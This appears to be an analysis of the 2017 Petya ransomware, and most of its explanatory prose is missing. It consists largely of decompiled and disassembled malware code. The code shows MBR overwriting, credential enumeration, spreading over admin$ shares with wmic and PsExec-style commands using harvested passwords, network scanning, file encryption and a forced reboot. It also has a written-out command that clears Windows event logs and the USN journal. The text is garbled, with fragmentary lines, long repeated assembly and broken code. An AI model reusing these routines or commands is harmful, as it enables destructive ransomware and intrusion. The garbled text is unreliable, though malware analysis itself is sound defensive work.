


Petya

2017 6 27

Petya
MS17-010

wannacry
wannacry
mimikatz

MBR



1.

SeShutDownPrivilege, SeDebugPrivilege, SeTcbPrivilege

008A953B	50	push	ecx	
008A953B	FF75 FC	push	dword ptr [ebp-4]	
008A953E	50	push	eax	
008A953F	FF75 F8	push	dword ptr [ebp-8]	
008A9542	FF15 0CD18A00	call	dword ptr [8AD18C]	kernel32.WriteFile
008A9548	FF75 F4	push	dword ptr [ebp-C]	
008A954B	56	push	esi	
008A954C	FFD7	call	edi	
008A954E	50	push	ecx	
008A954F	FF75 F0	push	dword ptr [ebp-8]	
008A9551	FF75 F4	push	dword ptr [ebp-C]	
008A9553	50	push	eax	
008A9554	FF75 F8	push	dword ptr [ebp-8]	
008A9557	FF15 0CD18A00	call	dword ptr [8AD18C]	kernel32.WriteFile
008A955A	50	push	ecx	
008A955B	FF75 F0	push	dword ptr [ebp-8]	
008A955D	FF75 F4	push	dword ptr [ebp-C]	
008A955F	56	push	esi	
008A9560	FFD7	call	edi	
008A9562	50	push	ecx	
008A9563	FF75 F0	push	dword ptr [ebp-8]	
008A9565	FF75 F4	push	dword ptr [ebp-C]	
008A9567	56	push	esi	
008A9568	FFD7	call	edi	
008A956A	50	push	ecx	
008A956B	FF75 F0	push	dword ptr [ebp-8]	
008A956D	FF75 F4	push	dword ptr [ebp-C]	
008A956F	56	push	esi	
008A9570	FFD7	call	edi	
008A9572	50	push	ecx	
008A9573	FF75 F0	push	dword ptr [ebp-8]	
008A9575	FF75 F4	push	dword ptr [ebp-C]	
008A9577	56	push	esi	
008A9578	FFD7	call	edi	
008A957A	50	push	ecx	
008A957B	FF75 F0	push	dword ptr [ebp-8]	
008A957D	FF75 F4	push	dword ptr [ebp-C]	
008A957F	56	push	esi	
008A9580	FFD7	call	edi	
008A9582	50	push	ecx	
008A9583	FF75 F0	push	dword ptr [ebp-8]	
008A9585	FF75 F4	push	dword ptr [ebp-C]	
008A9587	56	push	esi	
008A9588	FFD7	call	edi	
008A958A	50	push	ecx	
008A958B	FF75 F0	push	dword ptr [ebp-8]	
008A958D	FF75 F4	push	dword ptr [ebp-C]	
008A958F	56	push	esi	
008A9590	FFD7	call	edi	
008A9592	50	push	ecx	
008A9593	FF75 F0	push	dword ptr [ebp-8]	
008A9595	FF75 F4	push	dword ptr [ebp-C]	
008A9597	56	push	esi	
008A9598	FFD7	call	edi	
008A959A	50	push	ecx	
008A959B	FF75 F0	push	dword ptr [ebp-8]	
008A959D	FF75 F4	push	dword ptr [ebp-C]	
008A959F	56	push	esi	
008A95A0	FFD7	call	edi	
008A95A2	50	push	ecx	
008A95A3	FF75 F0	push	dword ptr [ebp-8]	
008A95A5	FF75 F4	push	dword ptr [ebp-C]	
008A95A7	56	push	esi	
008A95A8	FFD7	call	edi	
008A95AA	50	push	ecx	
008A95AB	FF75 F0	push	dword ptr [ebp-8]	
008A95AD	FF75 F4	push	dword ptr [ebp-C]	
008A95AF	56	push	esi	
008A95B0	FFD7	call	edi	
008A95B2	50	push	ecx	
008A95B3	FF75 F0	push	dword ptr [ebp-8]	
008A95B5	FF75 F4	push	dword ptr [ebp-C]	
008A95B7	56	push	esi	
008A95B8	FFD7	call	edi	
008A95BA	50	push	ecx	
008A95BB	FF75 F0	push	dword ptr [ebp-8]	
008A95BD	FF75 F4	push	dword ptr [ebp-C]	
008A95BF	56	push	esi	
008A95C0	FFD7	call	edi	
008A95C2	50	push	ecx	
008A95C3	FF75 F0	push	dword ptr [ebp-8]	
008A95C5	FF75 F4	push	dword ptr [ebp-C]	
008A95C7	56	push	esi	
008A95C8	FFD7	call	edi	
008A95CA	50	push	ecx	
008A95CB	FF75 F0	push	dword ptr [ebp-8]	
008A95CD	FF75 F4	push	dword ptr [ebp-C]	
008A95CF	56	push	esi	
008A95D0	FFD7	call	edi	
008A95D2	50	push	ecx	
008A95D3	FF75 F0	push	dword ptr [ebp-8]	
008A95D5	FF75 F4	push	dword ptr [ebp-C]	
008A95D7	56	push	esi	
008A95D8	FFD7	call	edi	
008A95DA	50	push	ecx	
008A95DB	FF75 F0	push	dword ptr [ebp-8]	
008A95DD	FF75 F4	push	dword ptr [ebp-C]	
008A95DF	56	push	esi	
008A95E0	FFD7	call	edi	
008A95E2	50	push	ecx	
008A95E3	FF75 F0	push	dword ptr [ebp-8]	
008A95E5	FF75 F4	push	dword ptr [ebp-C]	
008A95E7	56	push	esi	
008A95E8	FFD7	call	edi	
008A95EA	50	push	ecx	
008A95EB	FF75 F0	push	dword ptr [ebp-8]	
008A95ED	FF75 F4	push	dword ptr [ebp-C]	
008A95EF	56	push	esi	
008A95F0	FFD7	call	edi	
008A95F2	50	push	ecx	
008A95F3	FF75 F0	push	dword ptr [ebp-8]	
008A95F5	FF75 F4	push	dword ptr [ebp-C]	
008A95F7	56	push	esi	
008A95F8	FFD7	call	edi	
008A95FA	50	push	ecx	
008A95FB	FF75 F0	push	dword ptr [ebp-8]	
008A95FD	FF75 F4	push	dword ptr [ebp-C]	
008A95FF	56	push	esi	
008A9600	FFD7	call	edi	

3. c MBR
- (1) SeDebugPrivilege 10 (521*10)
- C 10

```

v0 = CreateFileA("\\\\.\\c:", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( v0 )
{
    if ( DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 24u, &BytesReturned, 0) )
    {
        v1 = LocalAlloc(0, 10 * OutBuffer.BytesPerSector);
        if ( v1 )
        {
            SetFilePointer(v0, OutBuffer.BytesPerSector, 0, 0);
            WriteFile(v0, v1, OutBuffer.BytesPerSector, &BytesReturned, 0);
        }
    }

    CloseHandle(v0);
}

```

- (2) MBR

```

result = read_disk(&FileName, &u25); // 读取MBR数据
// 写入MBR数据
{
    result = 0;
}

// 写入MBR数据

IRD * v3

_DWORD * v3 _DWO
v5 _DWORD * v3
v3
v4

v4
v5
v5
v5

result

memcpy: nbr_data, v25,
v6

nbr_data v6
v6

v6

```

(3) MBR

```

if ( v19 )
{
    do
    {
        result = write_disk(v20, &FileName, (LPCVOID)v13); // 新MBR,勒索信息等。
        if ( result < 0 )
            break;
        ++v20;
        v13 += 0x200;
    }
    while ( v20 < v19 );
}
else
{
    result = 0x80070057;
}
dword_1001F8F8 = result;
if ( result >= 0 )
{
    result = write_disk(32, &FileName, &Buffer); // 比特币钱包信息
    dword_1001F8F8 = result;
    if ( result >= 0 )
    {
        result = write_disk(33, &FileName, &v21); // 填充0x07
        dword_1001F8F8 = result;
        if ( result >= 0 )
        {
            result = write_disk(34, &FileName, &nbr_data); // 原MBR
            goto LABEL_50;
        }
    }
}

```

(4) MBR

000000000	FA 31 C0 8E D8 8E D0 8E	C0 8D 26 00 7C FB 66 B8	ú1àŽ0ŽĐŽÀ& úf,
000000010	20 00 00 00 88 16 93 7C	66 BB 01 00 00 00 B9 00	^` f» ' 1
000000020	80 E8 14 00 66 48 66 83	F8 00 75 F5 66 A1 00 80	€è fHfə uďf; €
000000030	EA 00 80 00 00 F4 EB FD	66 50 66 31 C0 52 56 57	è € ôëýfPfiàRVW
000000040	66 50 66 53 89 E7 66 50	66 53 06 51 6A 01 6A 10	fPfs%çfPfs Qj j
000000050	89 E6 8A 16 93 7C B4 42	CD 13 89 FC 66 5B 66 58	%æŠ ` 'BÍ %úf[fX
000000060	73 08 50 30 E4 CD 13 58	EB D6 66 83 C3 01 66 83	s POaÍ XèÖfĤ ff
000000070	D0 00 81 C1 00 02 73 07	8C C2 80 C6 10 8E C2 5F	Đ □Á s ÇĤĤŽĤ_
000000080	5E 5A 66 58 C3 60 B4 0E	AC 3C 00 74 04 CD 10 EB	^ZfXĤ`' ^< t Í è
000000090	F7 61 C3 00 00 00 00 00	00 00 00 00 00 00 00 00	÷aĤ
0000000A0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	

(5) 34 MBR

000004400	FD 36 C7 89 DF 89 D7 89	C7 8A 21 07 7B FC 61 BF	Ÿ6Ç%B%*%ÇŠ! {úaç
000004410	27 07 07 07 8F 11 94 7B	61 BC 06 07 07 07 BE 07	' □ "{a% %
000004420	87 EF 13 07 61 4F 61 84	FF 07 72 F2 61 A6 07 87	+i aOa,,ý ròà! +
000004430	ED 07 87 07 07 F3 EC FA	61 57 61 36 C7 55 51 50	i + óiúaWa6ÇUQP
000004440	61 57 61 54 8E E0 61 57	61 54 01 56 6D 06 6D 17	aWaTŽaaWaT Vm m
000004450	8E E1 8D 11 94 7B B3 45	CA 14 8E FB 61 5C 61 5F	Žá□ "{^EĤ Žúa\ a_
000004460	74 0F 57 37 E3 CA 14 5F	EC D1 61 84 C4 06 61 84	t W7ăĤ _iŇa,,Ĥ a,,
000004470	D7 07 86 C6 07 05 74 00	8B C5 87 C1 17 89 C5 58	× †Ĥ t <Ĥ†Ĥ %ĤX
000004480	59 5D 61 5F C4 67 B3 09	AB 3B 07 73 03 CA 17 EC	Y]a_Ĥg" «: s Ĥ i
000004490	F0 66 C4 07 07 07 07 07	07 07 07 07 07 07 07 07	ăfĤ
0000044A0	07 07 07 07 07 07 07 07	07 07 07 07 07 07 07 07	

4.

(1)	1	2	Minikit	MiNikit
Lsass	Windows		1 32	2
64		32	64	

```

v3 = FindResourceW(hself, (LPCWSTR)((v20 != 0) + 1), (LPCWSTR)0xA);
if ( v3 )
    result = sub_100085D0(&lpMem, (int)&v23, v3);
else
    result = 0;
if ( result )
{
    if ( GetTempPathW(0x200u, &Buffer) )
    {
        if ( GetTempFileNameW(&Buffer, 0, 0, &TempFileName) )
        {
            pguid.Data1 = 0;
            *(_DWORD *)&pguid.Data2 = 0;
            *(_DWORD *)&pguid.Data4[0] = 0;
            *(_DWORD *)&pguid.Data4[4] = 0;
            if ( CoCreateGuid(&pguid) >= 0 )
            {
                lpsz = 0;
                if ( StringFromCLSID(&pguid, &lpsz) >= 0 )
                {
                    if ( sub_100073AE((const WCHAR *)v23, &TempFileName, lpMem) )
                    {
                        vsprintfW(&Parameter, L"\\\\.\\pipe\\%s", lpsz);
                        hThread = CreateThread(0, 0, sub_100073FD, &Parameter, 0, 0);
                        if ( hThread )
                        {
                            // ...
                        }
                    }
                }
            }
            memset(
                // ...
                vsprintfW(
                    // ...
                    CreateProcess(
                // ...
            )

```

(2)	ID	3	Windows	dllhost.dat
PsExec.exe			exe	bat vbs

5.

```

v9 = CredEnumerateW(0, 0, &v13, &v12);
if ( v9 )
{
    v1 = 0;
    v10 = 0;
    if ( v13 > 0 )
    {
        while ( 1 )
        {
            v2 = v12 + 4 * v1;
            v3 = *(_DWORD *)v2;
            v4 = *(char **)(*(_DWORD *)v2 + 8);
            if ( v4 )
            {
                v11 = 8;
                v5 = L"TERMSRV/";
                v6 = *(const wchar_t **)(*(_DWORD *)v2 + 8);
                while ( *v6 == *v5 )
                {
                    ++v6;
                    ++v5;
                }
                v7 = *v6 - *v5;
                if ( v7 == 0 )
                {
                    v8 = 0;
                    goto LABEL_8;
                }
            }
            v7 = *v6 < *v5 ? -1 : 1;
        }
    }
    LABEL_8:
    if ( v7 == 0 )
    {

```

6.

```

if ( GetSystemDirectoryW(&Buffer, 0x300u) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
{
    if ( sub_10008494() )
    {
        v4 = L"/RU \\SYSTEM\\ ";
        if ( !(token_mask & 4) )
        {
            v4 = (const wchar_t *)&unk_10014388;
            vsprintfW(&v6, L"schtasks %ws/Create /SC once /TN \"%\" /TR \"%ws\" /ST %02d:%02d", v4, &Buffer, v3, v2);
        }
        else
        {
            vsprintfW(&v6, L"%02d:%02d %ws" v3 v2 &Buffer);
        }
        v7 = sub_10008380((int)v6, v2);
    }
}

```

7.

```

10007E84 loc_10007E84:                                ; CODE XREF: perfc_1+80↑j
10007E84      call     schTasks_Shutdown
10007E89      mov     ebx, ds:CreateThread
10007E8F      push    edi                                ; lpThreadId
10007E90      push    edi                                ; dwCreationFlags
10007E91      push    edi                                ; lpParameter
10007E92      push    offset NetScan                    ; lpStartAddress
10007E97      push    edi                                ; dwStackSize
10007E98      push    edi                                ; lpThreadAttributes
10007E99      call     ebx ; CreateThread
10007E9B      test    byte ptr g_PrivilegeFlag, 2
10007E9C      .....

```

```

v0 = v,
v2 = socket(2, 1, 0);
if ( v2 )
{
    name.sa_family = 2;
    *(_DWORD *)&name.sa_data[2] = a1;
    *(_WORD *)&name.sa_data[0] = htons(hostshort);
    if ( ioctlsocket(v2, -2147195266, &argp) != -1 )
    {
        connect(v2, &name, 16);
        writefds.fd_array[0] = v2;
        writefds.fd_count = 1;
        timeout.tv_sec = 2;
        timeout.tv_usec = 0;
        if ( select(v2 + 1, 0, &writefds, 0, &timeout) != -1 )
        {
            if ( _WSAFDIsSet(v2, &writefds) )
                v8 = 1;
        }
    }
}
closesocket(v2);

```

```

v3 = NetServerEnum(0, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, servertype, domain, &resume_handle);
if ( v3 && v3 != 234 )
{
    domaina = 0;
}
else
{
    domaina = (LPCWSTR)1;
    if ( !bufptr )
        return domaina;
    v4 = 0;
    if ( entriesread > 0 )
    {
        v5 = bufptr + 4;
        do
        {
            if ( v5 == (LPBYTE)4 )
                break;
            if ( *((_DWORD *)v5 + 3) & 0x80000000 )
            {
                ServerScan(a1, 3u, *(LPCWSTR *)v5);
            }
            else if ( *((_DWORD *)v5 - 1) == 500 && *((_DWORD *)v5 + 1) & 0xFu > 4 )
            {
                memset_0(*(char **)v5, 0);
            }
            v5 += 24;
            ++v4;
        } while (1);
    }
}

```



```

if ( !DhcpGetSubnetInfo(0, EnumInfo->Elements[v1], &SubnetInfo)
    && SubnetInfo->SubnetState == DhcpSubnetEnabled
    && !DhcpEnumSubnetClients(0, EnumInfo->Elements[v1], &v18, 0x10000u, &ClientInfo, &ClientsRead, &ClientsTotal) )
{
    v3 = ClientInfo->NumElements;
    v16 = v3;
    if ( v3 && v2 < v3 )
    {
        do
        {
            v4 = ClientInfo->Clients[v2];
            if ( v4 )
            {
                v5 = ntohl(v4->ClientIpAddress);
                if ( sub_1000A3D9(v5) )
                {
                    v6 = ntohl(v4->ClientIpAddress);
                    v7 = inet_ntoa((struct in_addr)v6);
                    v8 = (char *)sub_10006916(v7);
                    v9 = v8;
                    if ( v8 )
                    {
                        sub_10006FC7(v8, 0, a1);
                        v10 = GetProcessHeap();
                        HeapFree(v10, 0, v9);
                    }
                }
            }
            v2 = v23 + 1;
            v23 = v2;
        } while ( v2 < v16 );
    }
    DhcpRpcFreeMemory(ClientInfo);
}

```

```

v2 = socket(2, 1, 0);
if ( v2 )
{
    name.sa_family = 2;
    *(_DWORD *)&name.sa_data[2] = a1;
    *(_WORD *)&name.sa_data[0] = htons(hostshort);
    if ( ioctlsocket(v2, 0x8004667E, &argp) != -1 )
    {
        connect(v2, &name, 16);
        writefds.fd_array[0] = v2;
        writefds.fd_count = 1;
        timeout.tv_sec = 2;
        timeout.tv_usec = 0;
        if ( select(v2 + 1, 0, &writefds, 0, &timeout) != -1 )
        {
            if ( _WSAFDIsSet(v2, &writefds) )
                v8 = 1;
        }
    }
    closesocket(v2);
}

```

8.

Windows




(WMIC)

```

Name = 0;
wprintfW(&Name, L"\\\\%s\\admin$", a3);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
sub_10008B70(&v23);
wprintfW(&FileName, L"\\\\%s\\admin$\\%ws", a3, &v23);
while ( 1 )
{
    pszPath = 0; // 远程感染到admin$目录下
    hExistingToken = (HANDLE)WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
    wprintfW(&pszPath, L"\\\\%s\\admin$\\%ws", a3, &v23);
    v4 = PathFindExtensionW(&pszPath);
    if ( v4 )
    {
        *v4 = 0;
        if ( PathFileExistsW(&pszPath) )
        {
            v12 = 1;
            goto LABEL_58;
        }
        dwErrCode = GetLastError();
    }
    v5 = 0;
    if ( WriteFile_0(&FileName, g_ProcessFileBuff, 1u, v10, v11) )
    {
        if ( !dwErrCode )
        {
            buildCmd((MCHAR *)&wmlttn, (MCHAR *)&v29, a3); // -d C:\\Windows\\System32\\rundll32.exe "C:\\Windows\\%s\\",#1 %s \\\%s -accepteula -s
            v5 = 0;
        }
        if ( dwErrCode == 1 )
        {
            if ( !lpUserName || !lpPassword )
            {
                goto LABEL_53;
            }
            buildRemoteLogin((MCHAR *)&wmlttn, (MCHAR *)&v29, a3, (int)lpUserName, (int)lpPassword);
            v5 = 0;
        }
    }
    if ( v29 == v5 )
    {
        if ( wmlttn == v5 )
        {
            if ( !ExitCode ? (v8 = CreateProcessW( // when\\wmic.exe /node:"%ws" /user:"%ws" /password:"%ws" process call create "C:\\Windows\\Sys
                (LPCWSTR)&wmlttn,
                (LPWSTR)&v29,
                0,
                0,
                0,
                0x8000000u,
                0,
                (struct _STARTUPINFO *)((char *)&StartupInfo + 8),
                (struct _PROCESS_INFORMATION *)((char *)&ProcessInformation + 8))) : (v8 = CreateProcessAsUserW((HANDLE)ExitCode, (LPCWSTR)
                    (v8) )
            {
                GetLastError();
                goto LABEL_51;
            }
        }
    }

    v7 = sub_10005A7E((int)&dst, cp, 445u, 0, a2, a3, a4, a5, a6, a7);
    if ( v7 )
    {
        sub_10002068();
        result = v7;
    }
    else
    {
        byte_1001F8FD = 0;
        v9 = sub_10005A7E((int)&dst, cp, 445u, (int)sub_10001F74, a2, a3, a4, a5, a6, a7);
        result = v9;
    }
}

```



```

result = (signed int)LocalAlloc(0x40u, 0x20u);
if ( result )
{
    *(_DWORD *)(result + 16) = L"MIIBCgKCAQEAxP/UqKc0yLe9JhUqFMQGwUIT06WpXWnKSHQAYT0065Cr8PjIQInTeHkXEjf02n2JmURWU/u"
        "HB0Zr1Q/wcYJBwLhQ9EqJ3iDqnM190o7NtyEUnbYmopcq+YLIBZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12EY0"
        "PXknUy/+mf0JFWixz29QitF5oLu15wULONCuEibGaNnpqg+CXsPwFITDbbDmdrRIiUEUw6o3pt5pN0skF0"
        "JbHan2TZu6zfhzuts7KaFP5UA8/0Hmf5K3/F9MF9SE68E2jK+cIiF1KeVndP0XFRcYXI9AJYcea0u7CXF6"
        "U0aVnNjvLeOn42LHFUK4o6JwIDAQAB";
    *(_DWORD *)(result + 28) = 0;
    *(_DWORD *)result = *(_DWORD *)RootPathName;
    *(_DWORD *)(result + 4) = v4;
    result = (signed int)CreateThread(0, 0, EncrypteAndShowInfo_Thread, (LPVOID)result, 0, 0);
}

```

```

    v4 = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
}
if ( !CryptAcquireContextW((HCRYPTPROV *)lpThreadParameter + 2, 0, v4, 0x18u, v5) )
    goto LABEL_10;
ABEL_7:
v2 = lpThreadParameter;
if ( sub_10001B4E((int)lpThreadParameter) )
{
    FileSearchAndEncryted((LPCWSTR)lpThreadParameter, 15, (int)lpThreadParameter);
    Gen_TipInfo((LPCWSTR)lpThreadParameter);
    CryptDestroyKey(*((_DWORD *)lpThreadParameter + 5));
}
CryptReleaseContext(*((_DWORD *)lpThreadParameter + 2), 0);
ABEL_11:
LocalFree(v2);

```

```

/
if ( wcsncmp(FindFileData.cFileName, L"..")
    && wcsncmp(FindFileData.cFileName, L"..")
    && PathCombineW(&FileName, pszDir, FindFileData.cFileName) )
{
    if ( !(FindFileData.dwFileAttributes & 0x10) || FindFileData.dwFileAttributes & 0x400 )
    {
        v5 = (struct _WIN32_FIND_DATA *)PathFindExtensionW(FindFileData.cFileName);
        if ( (WCHAR *)v5 != &FindFileData.cFileName[wcslen(FindFileData.cFileName)] )
        {
            wprintfW(&v10, L"%s.", v5);
            if ( StrStrIW(
                L"\\?\\*.*",
                &FindFileData.cFileName ) )
            {
                EncryptFile(&FileName, a3);
            }
            else if ( !StrStrIW(L"PC:\\Windows", &FileName) )
            {
                FileSearchAndEncryted(&FileName, a2 - 1, a3);
            }
        }
    }
    while ( FindNextFileW(hFindFile, &FindFileData) );
    FindClose(hFindFile);
}

```

的后缀类型

加密文件

试图过滤windows目录

10.

```

wprintfW(
    &v13,
    L"wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:",
    pszPath);
v14 = 0;
sub_100083BD((int)&v13, 3);

```

1 Windows MS17-010

<https://technet.microsoft.com/en-us/library/security/ms17-010.aspx>

2 WMI

1

TCP_NSA_EternalBlue_()_SMB [MS17-010]